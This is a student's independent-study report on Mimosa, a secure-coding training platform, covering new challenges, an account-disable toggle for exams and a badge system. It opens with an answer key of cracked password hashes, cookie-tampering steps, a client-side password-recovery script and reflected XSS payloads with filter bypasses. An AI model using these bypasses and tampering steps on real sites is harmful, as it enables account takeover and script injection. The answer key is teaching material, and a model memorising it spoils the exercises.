| ian | 96613f69bbb2e027f969dcb6cc4136af | 1 |
| kratt | 7c6a180b36896a0a8c02787eeafb0e4c | password1 |
| the | f25a2fc72690b780b2a14e140ef6a9e0 | iloveyou |

\*Always read the description that gives clues on what will work and not(eg. quotes are filtered, only top 3 results return, etc) so you can adjust your queries accordingly.

Session

- Locked Out (Cookie Tampering)

- Developer console (Chrome, find equivalent for others)

- Go Application > Cookies > https://mimosa

- Extract the mms-username

- base64 decode to reveal current logged in user username

- base64 encode the username "weiliang" to "d2VpbGlhbmc="

- Replace the mms-username with "d2VpbGlhbmc="

- Hit the activate button to submit

Validation

- Into the Shadow (Client Side Authentication/Validation & Obfuscation)

- WARNING: DIFFICULT. MEANT FOR THOSE WHO DEEM MIMOSA "TOO EASY".

- Developer console, read javascript

- Discover embedded username check, for username === "shadow"

- Copy out obfuscated javascript, read implementation

- Note the integrity check and anti debug loop

- Create additional function using console to display internal equality check

function passwordFinder() {

var ord = Function.prototype.call.bind(''.charCodeAt);

var chr = String.fromCharCode;

var str = String;

var abs = Math.abs;

var flr = Math.floor;

function h(d) {

var r = 0;

for (var i = 0; i < d.length; i++) {

r = (((r << 5) - r) + ord(d[i])) | 0;

}

return abs(r);

}

function p(s) {

var m = 0x80000000;

var a = h(str(isPassword));

var c = 1337;

var p = "";

for (var i = 0; i < 8; i++) {

s = (a \* s + c) % m;

p += chr(97 + flr((s / m) \* 25));

}

return p;

}

return p(1430996);

}

- Running passwordFinder() returns "erihxpkw"

- Login with "shadow", "erihxpkw"

XSS

- Biography (Reflected URL Filter Bypass)


- Note the unavailability of "script" keyword

- Step through url links on page, observe url for "about me"

- Test an invalid filename ie. "a.jpg"


- Attempt to extend the html by appending an onerror


https://samantha.iscool.com/about?imsyg=a.jpg" onerror="alert('ethan\_was\_here')”



- Submit reflected XSS

Discuss with students how “script>has been replaced by empty space by backend:  
https://samantha.iscool.com/about?img=dog.jpg<scrip>alert()</script>



Discuss with students what is wrong with the following payload  
https://samantha.iscool.com/about?img=dog1.jpg onerror="alert()";  
 by inspecting  
The reflected contents:  


- Christmas Workshop (Simple HTML Tamperament)

- Type <a href="https://google.com">Here</a>

(Note: Sensitive to exact link)

- Syndica (Reverse Parameter Web Filter Bypass)


- Note the unavailability of "alert" keyword

- Attempt search query and observe results

- Do a search query involving any illegal characters (ie. script)


- Observe web filter syndica also reflecting parameters

- Attempt a parameter with bad characters

<https://dism.edu.sg/search>?<script>alert('xss\_by\_sam\_tan')</script>=script  
Or:  
  
 <https://dism.edu.sg/search>?<script>alert('xss\_by\_sam\_tan')</script>=script123  


- Submit, fail, but notice the "alert" keyword being filtered to "[redacted]"

- Attempt eval bypass (or any other character encoding escape) to string the word "alert"

<https://dism.edu.sg/search>?abc=123  
<https://dism.edu.sg/search?abc=script>  


<https://dism.edu.sg/search>?<script>eval("a"+"lert('xss\_by\_sam\_tan')")</script>=script

https://dism.edu.sg/search?<script>eval("alert('xss\_by\_sam\_tan')")</script>=script

- Submit the final XSS sequence

- Xss Basics (Simple XSS)

- Search field enter "<script>alert('helloworld')</script>"

(Note: Flexible test cases, actually executing javascript, i.e.

"<script>alert('h'+'elloworld');</script>")

|  |
| --- |
| Independent Study 1  EM0301 |
| Learning Management  Review Report |
| *Mimosa System* |

|  |
| --- |
| Goh Rui Jie Ryan  Admin Number: 1928893  Class: DISM/FT/3A/74  Submission Date: 18/8/2021 |

Table of Contents

1 Introduction 4

2 Background Information 4

3 Prerequisites 4

4 Identified Areas for Improvement 5

4.1 Lack of Challenges 5

4.2 Students Able to Login after Leaving Examination Hall 5

4.3 Gamification 5

5 Solutions Implemented 6

5.1 Created More Challenges 6

5.2 Added a Checkbox on the Students’ Statistics Page 7

5.3 Badge System 7

5.4 Configuration of Badges 10

6 Modifications to the System 11

6.1 Creating New Challenges 12

6.2 Allowing the Toggling of Users’ Enabled Status 12

6.3 Implementing Badge System 13

7 Challenges Faced 17

7.1 Zero Knowledge of Important Components of Mimosa 17

7.2 Juggling with FYP and Others 18

8 Future Enhancements 18

9 Conclusion 19

References 19

Appendix 20

Challenge Answers 20

Acknowledgements

I would like to express my greatest thanks and appreciation to my lecturer, Mr. Low Jin Kiat, who guided and assisted me throughout this module and Kuah Wei Liang who served as a mentor, assisting me whenever I met with any obstacles. I would also like to thank Mr. Low for this enjoyable and enriching opportunity to work on Mimosa.

# 1 Introduction

In this Independent Study module, I have been tasked to work on Mimosa, to essentially improve the system. Considering Mimosa is already in the “production phase”, many things were relatively stable. Hence, there were challenges in finding areas whereby the system could be enhanced, but I managed to do so after some discussion with Mr. Low and made the necessary changes to the system.

This report will discuss some of the areas of improvement that have been identified and detail the solutions implemented and improvements made. This report will also present some of the challenges I have faced during this module and some possible further enhancements to Mimosa.

# 2 Background Information

Mimosa is a system that is developed to serve as a teaching aid and educational tool for the module – “Secure Coding”. It consists of various challenges which aims to test the offensive and defensive skills of students which in turn, teaches students about different vulnerabilities and inculcates good programming habits in them. Mimosa was created by an FYP team led by Wei Liang back in 2016 and have since undergone two major revisions. For this Independent Study module, the opportunity to work on Mimosa was presented to me and improvements were made to it in a few different aspects.

# 3 Prerequisites

There are different components which are used to build Mimosa and to work on Mimosa, one must have at least a basic understanding of all these components. These prerequisites are as shown below:

1. Java & Java EE

2. Spring Boot

3. Thymeleaf

4. Maven

5. MySQL

# 4 Identified Areas for Improvement

## 4.1 Lack of Challenges

As Mimosa has been already utilised in Secure Coding, feedback received from students noted that there could be more challenges in Mimosa, especially those relating to the content taught in Term 2 of Secure Coding which included validation with Regex, authentication and more. This was a similar sentiment that I held while I was progressing through the Secure Coding module. I felt that it would a lot more beneficial if there were more challenges in Mimosa. Hence, it was an area that I sought to improve while working on the system.

## 4.2 Students Able to Login after Leaving Examination Hall

As Mimosa is used as an examination tool for students in their Mid-Semestral Examinations, another problem that was raised by Mr. Low while working with Mimosa as a lecturer is that if students were to leave the examination hall early, they would still be able to log back in into their Mimosa account, attempt the questions again or even seek help from other individuals. Although this would constitute an offence of cheating, it is hard to detect and track. It would be much better if they were temporarily banned from entering their Mimosa account until the examination is over. Hence, allowing lecturers to enforce a temporary ban on a student’s account is a feature that could be added to improve the system.

## 4.3 Gamification

Another aspect of Mimosa that could be improved was the element of fun which could be addressed by incorporating game-like elements or techniques to enhance the system, also known as, gamification. This was an area brought up by Mr. Low as well as something that I felt while attempting challenges on Mimosa. Although in the current version of Mimosa, one can view their ranking in their statistics page, from my experience, it is not a big gamification feature that plays a huge role in encouraging students. Especially if the student is not a fast learner, it would be disheartening to often see a low rank position. It would be brilliant if other aspects of gamification were implemented in the system to add an element of fun and better motivate students to work hard on challenges and learn from them. Hence, to better gamify the system was an area of improvement for Mimosa. However, the question of what exactly is an appropriate way to gamify the system beckoned.

# 5 Solutions Implemented

With the identified problems on hand, I proceeded to brainstorm and research on how I would solve them.

## 5.1 Created More Challenges

For the first issue of lack of challenges, the solution was rather straightforward which was to create more challenges for the students. I spent the first term of the Independent Study module familiarising myself with the Mimosa system and working on new challenges. I created a total of 10 challenges ranging from various categories – general, access control, SQLi, XSS, validation and regex. Regarding challenges relating to content taught in Secure Coding Term 2, I created the 3 regex challenges.

Figure 1: Email Validation Regex Challenge

Unfortunately, due to my lack of experience with the components used to build Mimosa and the time I had to spend on familiarising myself with the system, I had a lesser amount of time to work on the challenges as well as I had to spend longer periods of time coding challenges. Because of this, I did not create as many Mimosa challenges for Term 2 than I initially had planned. In the future, challenges related to logging, JWT tokens and more can be created.

## 5.2 Added a Checkbox on the Students’ Statistics Page

By inspecting the users table in the MySQL, it can be seen that there is a field known as ‘enabled’ and is of TINYINT(1) type (Boolean). By looking at SecurityConfig.java file in Mimosa, it can be seen that JDBC Authentication is used, and the enabled will be checked to be true before allowing the user to proceed on to subsequent pages. Thus, by toggling the enabled field of each user from ‘1’ to ‘0’ or vice versa, the user can be banned or allowed accordingly. With this, I added a button in the statistics page for different batches as shown below.

Figure 2: Button to Toggle User's Enabled Status

With a click on the button, the lecturer or administrator can toggle a user’s enabled status. This is easy to use as the lecturer or invigilator in charge can simply browse to this page for the specific class and according to the students who leave the class early, temporarily ban them from logging back into Mimosa.

## 5.3 Badge System

Regarding the implementation of a game-like element into Mimosa, I underwent much research and brainstorming. There were different possibilities of doing and after much consideration, I decided to implement a badge system whereby students will be able to earn badges upon completion of certain tasks. This method has been known to be a classic and effective way to motivate users. Awarding badges to users taps into two of the core human drives of accomplishment and reward (Shannon, 2021). An example where gamification with badges was applied successfully is in TripAdvisor which is a travel platform with much of its content being user-generated such as reviews and pictures. As user content is of much importance to TripAdvisor, it uses a gamified approach to encourage users to post reviews, photos, and ratings by awarding users with badges according to their contributions and it is effective in motivating users to contribute (Bucher, 2015). Another example is how the Nike+Run application awards badges to users when they accomplish certain tasks (Fitz Walter, 2021). The figure below shows an example of the badges in the Nike+Run application.

Figure 3: Badges in Nike+Run Application

After deciding to implement a badge system, another concern was what kind of badges would Mimosa award students as it is important to choose the right criteria to award users such that the gamification approach will be effective. If Mimosa awards the users too frequently, the badges will no longer invoke a feeling of excitement or accomplishment when awarded and users would simply feel indifferent. Conversely, if badges were rarely awarded, users will feel unmotivated. After consideration and discussing with Mr. Low, I have decided to implement three types of badges.

1. First in the class to complete a certain challenge

2. Completed their first challenge from a certain category

3. Completed X number of challenges where X can be configured by the lecturer/administrator (Rank Badge)

A sample of the three different types of badges are shown below.

Figure 4: Types of Badges in Mimosa

Upon perfect completion of a challenge, Mimosa will query the database to check whether the user that completed the challenge is the first in his/her class to complete, whether it is the first challenge he/she has completed in a particular category and whether the user has completed a certain number of challenges to reach a new rank. If the user is deemed to have achieved a certain badge, a notification will appear to inform the user and the badge will be assigned to the user.

Figure 5: Notification that a New Badge is Achieved

The user is then able to view his/her badges in the dashboard or statistics page.

Figure 6: User's Badges Displayed in Dashboard

## 5.4 Configuration of Badges

